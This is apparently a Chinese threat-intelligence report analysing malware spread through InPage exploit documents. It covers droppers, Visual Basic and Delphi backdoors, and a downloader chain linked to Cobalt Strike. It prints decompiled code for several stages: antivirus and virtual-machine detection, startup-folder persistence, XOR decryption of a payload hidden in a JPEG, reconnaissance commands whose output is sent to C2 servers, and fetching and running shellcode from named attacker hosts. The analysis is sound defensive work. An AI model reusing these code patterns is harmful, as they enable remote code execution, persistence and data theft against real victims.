
### Dropper

MD5	43920ec371fae4726d570fdef1009163
PDP路径	c:\users\mz\documents\visualstudio2013\Projects\Shellcode\Release\Shellcode.pdb

内存加载的DLL文件是一个Dropper，包含两个资源文件，“Bin”以及“Bin2”：

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	Ascii
00000000	4D	5A	90	00	03	00	00	00	04	00	00	00	FF	FF	00	00	MZ . . . . .yy . .
00000010	B8	00	00	00	00	00	00	00	40	00	00	00	00	00	00	00	. . . . .@ . . . . .
00000020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	. . . . .A . . . . .
00000030	00	00	00	00	00	00	00	00	00	00	00	00	C0	00	00	00	. . . . . . . . . . .
00000040	0E	1F	BA	0E	00	B4	09	CD	21	B8	01	4C	CD	21	54	68	! ! ! ! !I ! ! ! ! !Th
00000050	69	73	20	70	72	6F	67	72	61	6D	20	63	61	6E	6E	6F	is . program . canno
00000060	74	20	62	65	20	72	75	6E	20	69	6E	20	44	4F	53	20	t . be . run . in . DOS .
00000070	6D	6F	64	65	2E	0D	0D	0A	24	00	00	00	00	00	00	00	mode . . . \$ . . . . .
00000080	D9	4B	C4	DB	9D	2A	AA	88	9D	2A	AA	88	9D	2A	AA	88	UKAO * ! ! * ! ! * ! !
00000090	1E	36	A4	88	9C	2A	AA	88	F4	35	A3	88	9F	2A	AA	88	6R ! ! ! ! !o5 ! ! ! ! !
000000A0	74	35	A7	88	9C	2A	AA	88	52	69	63	68	9D	2A	AA	88	t5\$ ! ! ! ! !Rich * ! !
000000B0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	. . . . . . . . . . .
000000C0	50	45	00	00	4C	01	03	00	97	76	3C	5B	00	00	00	00	PE . . . . .Iv < [ . . . . .
000000D0	00	00	00	00	E0	00	0F	01	0B	01	06	00	00	D0	01	00	. . . . .a . . . . .DI . . . . .
000000E0	00	20	00	00	00	00	00	00	80	22	00	00	00	10	00	00	. . . . . . . . . . .
000000F0	00	E0	01	00	00	40	00	00	10	00	00	00	00	10	00	00	. . . . .@ . . . . .
00000100	04	00	00	00	18	00	0F	00	04	00	00	00	00	00	00	00	. . . . . . . . . . .
00000110	00	00	02	00	00	10	00	00	F5	96	02	00	02	00	00	00	. . . . . . . . . . .
00000120	00	00	10	00	00	10	00	00	00	10	00	00	00	10	00	00	. . . . . . . . . . .
00000130	00	00	00	00	10	00	00	00	00	00	00	00	00	00	00	00	. . . . . . . . . . .
00000140	14	D0	01	00	28	00	00	00	F0	01	00	BC	06	00	00	00	DI . . . . .5 ! . . . .
00000150	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	. . . . . . . . . . .
00000160	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	. . . . . . . . . . .
00000170	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	. . . . . . . . . . .
00000180	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	. . . . . . . . . . .
00000190	30	02	00	00	20	00	00	00	10	00	00	78	02	00	00	00	0I . . . . .x ! . . . .
000001A0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	. . . . . . . . . . .
000001B0	00	00	00	00	00	00	00	00	2E	74	65	78	74	00	00	00	. . . . . . . . . . .
000001C0	84	CA	01	00	00	10	00	00	D0	01	00	00	10	00	00	00	DI . . . . .DI . . . . .
000001D0	00	00	00	00	00	00	00	00	00	00	00	00	20	00	00	60	. . . . . . . . . . .
000001E0	2E	64	61	74	61	00	00	00	28	0B	00	00	00	E0	01	00	. data . . . ( ! . . . a ! . . . .
000001F0	00	10	00	00	00	E0	01	00	00	00	00	00	00	00	00	00	. . . . .a ! . . . .
00000200	00	00	00	00	40	00	00	C0	2E	72	73	72	63	00	00	00	. . . . .@ . . . . .rsrc . . . . .
00000210	EC	06	00	00	00	F0	01	00	10	00	00	00	F0	01	00	00	% ! . . . . .5 ! . . . . .5 ! . . . .
00000220	00	00	00	00	00	00	00	00	00	00	00	00	40	00	00	40	. . . . . . . . . . .
00000230	6C	DA	5B	4A	10	00	00	00	00	00	00	00	00	00	00	00	10 [ J ! . . . . .
00000240	4D	53	56	42	56	4D	36	30	2E	44	4C	4C	00	00	00	00	MSVBVM60 . DLL . . . . .

其中Bin文件是Visual Basic编写的后门程序，而Bin2则是漏洞触发后释放打开的正常的inp诱饵文件，相关诱饵文档内容如下：



### Backdoor – smtldr.exe

MD5	694040b229562b8dca9534c5301f8d73
编译时间	2018.7.4
原始文件名	smtldr.exe

Bin文件是Visual Basic编写的后门程序，主要用于获取命令执行，木马运行后首先从"SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\"获取当前系统已安装的应用名：

```

mov var_120, 00403714h ; "SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\"
mov var_128, 00000008h
lea edx, var_128
lea ecx, var_30
call [00401214h] ; %ecx = %S_edx_S ' __vbaVarCopy
mov var_4, 00000005h
mov var_100, 80020004h
mov var_108, 0000000Ah
mov var_120, 00403784h ; "winmgmts://./root/default:StdRegProv"

```

之后判断安装应用中是否包含卡巴斯基、诺顿、趋势科技等相关杀软应用：



```


push 004038D8h ; "@y@k@s@r@e@p@s@a@k@"
call [00401164h] ; @StrReverse(%StkVar1)
mov edx, eax
lea ecx, var_48
call [00401238h] ; %ecx = %S_edx_S '__vbaStrMove
mov ecx, var_48
mov var_A0, ecx
mov var_48, 00000000h
push 00000001h
mov edx, var_38
push edx
push 00000000h
push FFFFFFFFh
push 00000001h
push 004036A0h ; vbNullString
push 00403698h
mov edx, var_A0
lea ecx, var_40
call [00401238h] ; %ecx = %S_edx_S '__vbaStrMove
push eax
call [00401154h] ; @Replace(%StkVar1, %StkVar2, %StkVar3, %StkVar4, %StkVar5, %StkVa
mov edx, eax
lea ecx, var_44
call [00401238h] ; %ecx = %S_edx_S '__vbaStrMove
push eax
push 00000000h
call [004011B0h] ; @InStr(%StkVar4, %StkVar3, %StkVar2, %StkVar1) '__vbaInStr

```


然后通过WMI执行select \* from win32\_computersystem命令获取应用程序信息，并通过判断名称中是否包含“virtual”字样来检测虚拟机环境：

<pre> push 1 push winopen.403D38 mov dword ptr ds:[edx+4],ecx lea ecx,dword ptr ss:[ebp-58] push ecx mov dword ptr ss:[ebp-5C],ebx mov dword ptr ds:[edx+8],eax mov eax,dword ptr ss:[ebp-60] mov dword ptr ds:[edx+C],eax lea edx,dword ptr ss:[ebp-7C] push edx call dword ptr ds:[&lt;&amp;__vbaVarLateMemCal add esp,20 push eax lea eax,dword ptr ss:[ebp-34] push eax call esi lea ecx,dword ptr ss:[ebp-6C] call dword ptr ds:[&lt;&amp;__vbaFreeVar&gt;] lea ecx,dword ptr ss:[ebp-34] lea edx,dword ptr ss:[ebp-48] push ecx lea eax,dword ptr ss:[ebp-A8] push edx lea ecx,dword ptr ss:[ebp-B0] push eax lea edx,dword ptr ss:[ebp-B4] push ecx lea eax,dword ptr ss:[ebp-AC] push edx push eax call dword ptr ds:[&lt;&amp;__vbaForEachVar&gt;] </pre>	<pre> 403D38:L"ExecQuery" ecx:L"VMWARE VIRTUAL PLATFORM" ecx:L"VMWARE VIRTUAL PLATFORM" esi:__vbaVarSetVar ecx:L"VMWARE VIRTUAL PLATFORM" ecx:L"VMWARE VIRTUAL PLATFORM" </pre>
--	---


若检测处于虚拟机环境下，则弹窗显示not a valid file并退出：



若检测通过后则在%Start%目录下创建”SMTP Loader.Ink”实现自启动:



最后则会与C&C: referfile.com进行通信, 获取后续指令执行:




### Delphi后门程序


360威胁情报中心通过大数据还关联到一批使用Delphi编写的后门程序, 也是通过InPage漏洞利用文档进行传播, 相关样本信息如下:

MD5	fec0ca2056d679a63ca18cb132223332
原始文件名	adobsuit.exe


捕获到的Delphi后门程序与Visual Basic编写的后门一样，也是由相似的Dropper从资源文件释放并且通过在%Start%目录下创建Adobe creative suit.lnk文件，并指向自身实现持久化：



该后门程序会在%Document%文件夹下创建users.txt文件，并随机写入30个字节的字符串：



木马程序会获取计算机用户名，并将计算机用户名经加密处理后保存到%Document%/SyLog.log文件中：



之后与C2: errorfeedback.com进行通信，以POST的方式发送SyLog.log文件的内容：



当C2返回Success时，再次以HTTP GET请求的方式与C2通信，若返回一段字符串，则继续从”errorfeedback.com/ MarkQuality455 /TTGKWoFdyQHEwpyYKmfVGtzQLfeqpJ /字符串”下载后续Payload进行执行：

```

v23 = Idhttp::TIdCustomHTTP::TIdCustomHTTP(&cls_IdHTTP_TIdHTTP, v4);
LOBYTE(v5) = 1;
v22 = unknown_libname_38(&off_416B58, v5);
Idhttp::TIdCustomHTTP::Get(v23, v21, v22);
TForm1_u0wsmx6pdgf(v24, &str_zFbF[1], &v14);
Sysutils::ChangeFileExt(*v20, v14, &v15);
System::_linkproc__ LStrLAsg(v20, v15);
unknown_libname_315(v22, v20[0]);
__writefsdword(0, v7);
__writefsdword(0, v10);
v12 = &loc_476777;
v11 = 1;
v10 = 0;
v9 = Parameters;
v8 = System::_linkproc__ LStrToPChar(*v20);
TForm1_u0wsmx6pdgf(v24, &str_x1FY[1], &v13);
v7 = System::_linkproc__ LStrToPChar(v13);
ShellExecuteA(*(*off_47BAA0[0] + 48), v7, v8, v9, v10, v11);
System::TObject::Free(v22);
System::TObject::Free(v23);

```

## 使用Cobalt Strike的后门程序

另外一个捕获到的InPage漏洞利用文档最终则会执行Cobalt Strike生成的后门程序，相关文档信息如下：

MD5	74aeaeaca968ff69139b2e2c84dc6fa6
文件类型	InPage漏洞利用文档
发现时间	2018.11.02

## ShellCode

漏洞触发成功后，ShellCode首先通过特殊标识“LuNdLuNd”定位到主ShellCode，随后内存加载附带的DLL并执行。

## Dropper

MD5	ec834fa821b2ddbe8b564b3870f13b1b
PDB路径	c:\users\mz\documents\visualstudio2013\Projects\Shellcode\Release\Shellcode.pdb

内存加载的DLL文件与上述的Visual Basic/Delphi后门一样，也是从资源释放木马文件并执行：

```

v1 = FindResourceA(lpThreadParameter, 0x6A, "BIN");
v2 = v1;
v3 = LoadResource(lpThreadParameter, v1);
lpBuffer = LockResource(v3);
nNumberOfBytesToWrite = SizeofResource(lpThreadParameter, v2);
v4 = FindResourceA(lpThreadParameter, 0x6B, "BIN2");
v5 = v4;
v6 = LoadResource(lpThreadParameter, v4);
v7 = LockResource(v6);
v14 = SizeofResource(lpThreadParameter, v5);
if ( !lpBuffer || !v7 || !GetTempPathW(0x104u, &Buffer) )
LABEL_7:
    ExitProcess(0);
String1 = 0;
lstrcatW(&String1, &Buffer);
lstrcatW(&String1, L"winopen.exe");
result = CreateFileW(&String1, 0x40000000u, 2u, 0, 2u, 0x80u, 0);
v9 = result;
if ( result != -1 )
{
    WriteFile(result, lpBuffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    CloseHandle(v9);
    ShellExecuteW(0, 0, &String1, 0, 0, 5);
    String1 = 0;
    lstrcatW(&String1, &Buffer);
    lstrcatW(&String1, L"SAMPLE.INP");
    result = CreateFileW(&String1, 0x40000000u, 2u, 0, 2u, 0x80u, 0);
    v10 = result;
    if ( result != -1 )
    {
        WriteFile(result, v7, v14, &NumberOfBytesWritten, 0);
        CloseHandle(v10);
        ShellExecuteW(0, 0, &String1, 0, 0, 5);
        goto LABEL_7;
    }
}
return result;

```

## Downloader – winopen.exe

MD5	09d600e1cc9c6da648d9a367927e6bff
编译时间	2018.10.12

释放执行的Downloader名为winopen.exe，其会从jospubs.com/foth1018/simple.jpg获取具有正常JPEG文件头的加密文件，若成功获取，则从JPEG 文件第49字节开始与0x86异或解密：

```

        mov     al, 86h
        mov     ecx, 31A00h
        jmp     short loc_13

; ===== S U B R O U T I N E =====

sub_9     proc far                ; CODE XREF: sub_9:loc_13+p
        pop     esi
        mov     ebx, esi

loc_C:   ; CODE XREF: sub_9+64j
        xor     [esi], al
        inc     esi
        loop   loc_C
        call   ebx

```

解密后的文件是一个DLL文件，然后加载执行该DLL。DLL程序首先会进行运行环境判断，检测加载DLL的进程是否为rundll32.exe：

```

v1 = this;
memset(&Filename, 0, 0x20Au);
GetModuleFileNameW(0, &Filename, 0x104u);
v2 = PathFindFileNameW(&Filename);
if ( _wcsicmp(v2, L"rundll32.exe") )
{
    result = sub_2EE914(&lpBuffer, v1, &nNumberOfBytesToWrite);
    if ( result )
    {
        sub_2EEDC4();
        sub_2EEFD4(lpBuffer, nNumberOfBytesToWrite);
        result = sub_2EEEF4(&savedregs);
    }
}
else
{
    hHeap = HeapCreate(0, 0, 0);
    if ( !hHeap )
        __debugbreak();
    result = sub_2F0274();
}
return result;

```

若加载进程不为rundll32.dll，则在C:\ProgramData\Adobe64下释放名为afgup64.dll的后门程序：

```

if ( v0 )
{
    CloseHandle(v0);
    SHGetFolderPathW(0, 26, 0, 0, &pszPath);
    v1 = PathFindFileNameW(L"C:\\ProgramData\\Adobe64");
    PathAppendW(&pszPath, v1);
}
else
{
    memmove(&pszPath, L"C:\\ProgramData\\Adobe64", 0x2Cu);
}
v2 = wcslen(&pszPath);
memmove(&word_30B184, &pszPath, 2 * v2);
memmove(&FileName, &pszPath, 2 * v2);
PathAppendW(&word_30B184, L"cdrawx117.exe");
PathAppendW(&FileName, L"afgup64.dll");
sub_2EE024(&CommandLine, 0x123u, L"cmd.exe /q /c mkdir \"%s\"", &pszPath);
return sub_2EE0B4(&CommandLine);

```

之后在启动目录下创建start.lnk文件，LNK文件目标为 rundll32.exe  
“C:\\ProgramData\\Adobe64\\afgup64.dll”,IntRun，以此实现自启动：

```

v2 = nNumberOfBytesToWrite;
v3 = lpBuffer;
memset(&pszPath, 0, 0x248u);
v4 = SHGetFolderPathW(0, 7, 0, 0, &pszPath);
if ( !v4 )
{
    PathAppendW(&pszPath, L"Start.lnk");
    sub_2EE024(&v8, 0x123u, L"\"%s\\",IntRun", &FileName);
    LOBYTE(v4) = sub_2EF0C4(&v8);
    if ( v4 )
    {
        Sleep(0x3E8u);
        v4 = CreateFileW(&FileName, 0x40000000u, 0, 0, 2u, 0, 0);
        v5 = v4;
        if ( v4 != -1 )
        {
            WriteFile(v4, v3, v2, &NumberOfBytesWritten, 0);
            LOBYTE(v4) = CloseHandle(v5);
        }
    }
}

```



最后启动rundll32.exe加载afllup64.dll，并调用其导出函数IntRun：

```
v7 = a1;
v8 = retaddr;
v6 = &v7 ^ dword_30A018;
sub_2EE024(&v5, 0x123u, L"rundll32.exe \"%s\"", IntRun, &FileName);
memset(&v2, 0, 0x44u);
v2 = 68;
v3 = 0;
v4 = 0i64;
result = CreateProcessW(0, &v5, 0, 0, 0, 0x8000000u, 0, 0, &v2, &v4);
if ( result )
{
    CloseHandle(DWORD1(v4));
    result = CloseHandle(v4);
}
```

## Backdoor – aflup64.dll

MD5	91e3aa8fa918caa9a8e70466a9515666
编译时间	2018.10.12

导出函数IntRun 会再次重复前面的行为，获取JPEG文件，异或解密后执行。因为是通过rundll32启动，所以会进入另一分支，首先创建互斥量“9a5f4cc4b39b13a6aecfe4c37179ea63”：

```
v0 = CreateMutexW(0, 1, L"9a5f4cc4b39b13a6aecfe4c37179ea63");
result = GetLastError();
if ( v0 && result != 183 )
{
    Sleep(0x1388u);
    sub_2EF404();
    sub_2EFFF4();
}
return result;
```

然后在%TEMP%目录下创建“nnp74DE.tmp”文件，之后通过执行命令tasklist, ipconfig ./all, dir来获取系统进程信息、网络信息、文件列表等，将所获取到的信息保存到“nnp74DE.tmp”中：

```
GetTempPath(0x104u, &Buffer);
GetTempFileNameW(&Buffer, L"nnp", 0, &TempFileName);
sub_2EE024(&CommandLine, 0x123u, L"cmd.exe /q /c tasklist > \"%s\"", &TempFileName);
sub_2EE0B4(&CommandLine);
sub_2EE024(
    &CommandLine,
    0x123u,
    L"cmd.exe /q /c echo ----- >> \"%s\"",
    &TempFileName);
sub_2EE0B4(&CommandLine);
sub_2EE024(&CommandLine, 0x123u, L"cmd.exe /q /c ipconfig /all >> \"%s\"", &TempFileName);
sub_2EE0B4(&CommandLine);
sub_2EE024(
    &CommandLine,
    0x123u,
    L"cmd.exe /q /c echo ----- >> \"%s\"",
    &TempFileName);
sub_2EE0B4(&CommandLine);
sub_2EE024(&CommandLine, 0x123u, L"cmd.exe /q /c dir C:\\ >> \"%s\"", &TempFileName);
sub_2EE0B4(&CommandLine);
sub_2EE024(&CommandLine, 0x123u, L"cmd.exe /q /c dir D:\\ >> \"%s\"", &TempFileName);
sub_2EE0B4(&CommandLine);
sub_2EE024(&CommandLine, 0x123u, L"cmd.exe /q /c dir E:\\ >> \"%s\"", &TempFileName);
sub_2EE0B4(&CommandLine);
sub_2EE024(&CommandLine, 0x123u, L"cmd.exe /q /c dir F:\\ >> \"%s\"", &TempFileName);
sub_2EE0B4(&CommandLine);
```

然后获取机器ID、系统版本、系统当前时间，并以“tag FluffyBunny”开头连接所有获取的信息，并用Base64编码后连接C&C并上传：



103	下载Plugin插件落地到%TEMP%目录下执行
105	获取文件内存加载
115	获取参数文件内容
117	删除Start.lnk文件
120	下载文件落地到%temp%目录下，并删除Start.lnk

### Plugins – jv77CF.tmp

MD5	c9c1ec9ae1f142a8751ef470afa20f15
编译时间	2018.4.3


在360威胁情报中心分析人员的调试过程中，成功获取到一个落地执行的木马插件。木马插件会从pp5.zapto.org继续获取加密后的文件：

```

s = v2;
memset(name, 0, 0x100u);
qmemcpy(name, "pp5.zapto.org", 13);
v5 = gethostbyname(name);
if ( !v5 )
    return -1;
*&v13.sa_data[2] = **v5->h_addr_list;
v13.sa_family = 2;
*v13.sa_data = htons(0x1BBu);
if ( connect(v3, &v13, 16) )
    return -1;
if ( recv(v3, buf, 4, 0) == 4 )
{
    v6 = *buf + 1;
    v7 = GetProcessHeap();
    v1 = HeapAlloc(v7, 8u, v6);
    v14 = v1;
    v17 = v1;
    if ( v1 )
    {
        v8 = 0;
        v9 = *buf;
        if ( !*buf )
        {
            LABEL_10:
                flOldProtect = 0;
                VirtualProtect(v1, v9, 0x40u, &flOldProtect);
                ms_exc.registration.TryLevel = 0;
                JUMPOUT(__CS__, v17);          // exec
        }
        while ( 1 )
        {
            v10 = recv(v3, v1 + v8, v9 - v8, 0);
            if ( v10 <= 0 )
                goto LABEL_12;
            v8 += v10;
            v9 = *buf;
            if ( v8 >= *buf )
                goto LABEL_10;
        }
    }
    return -1;
}

```

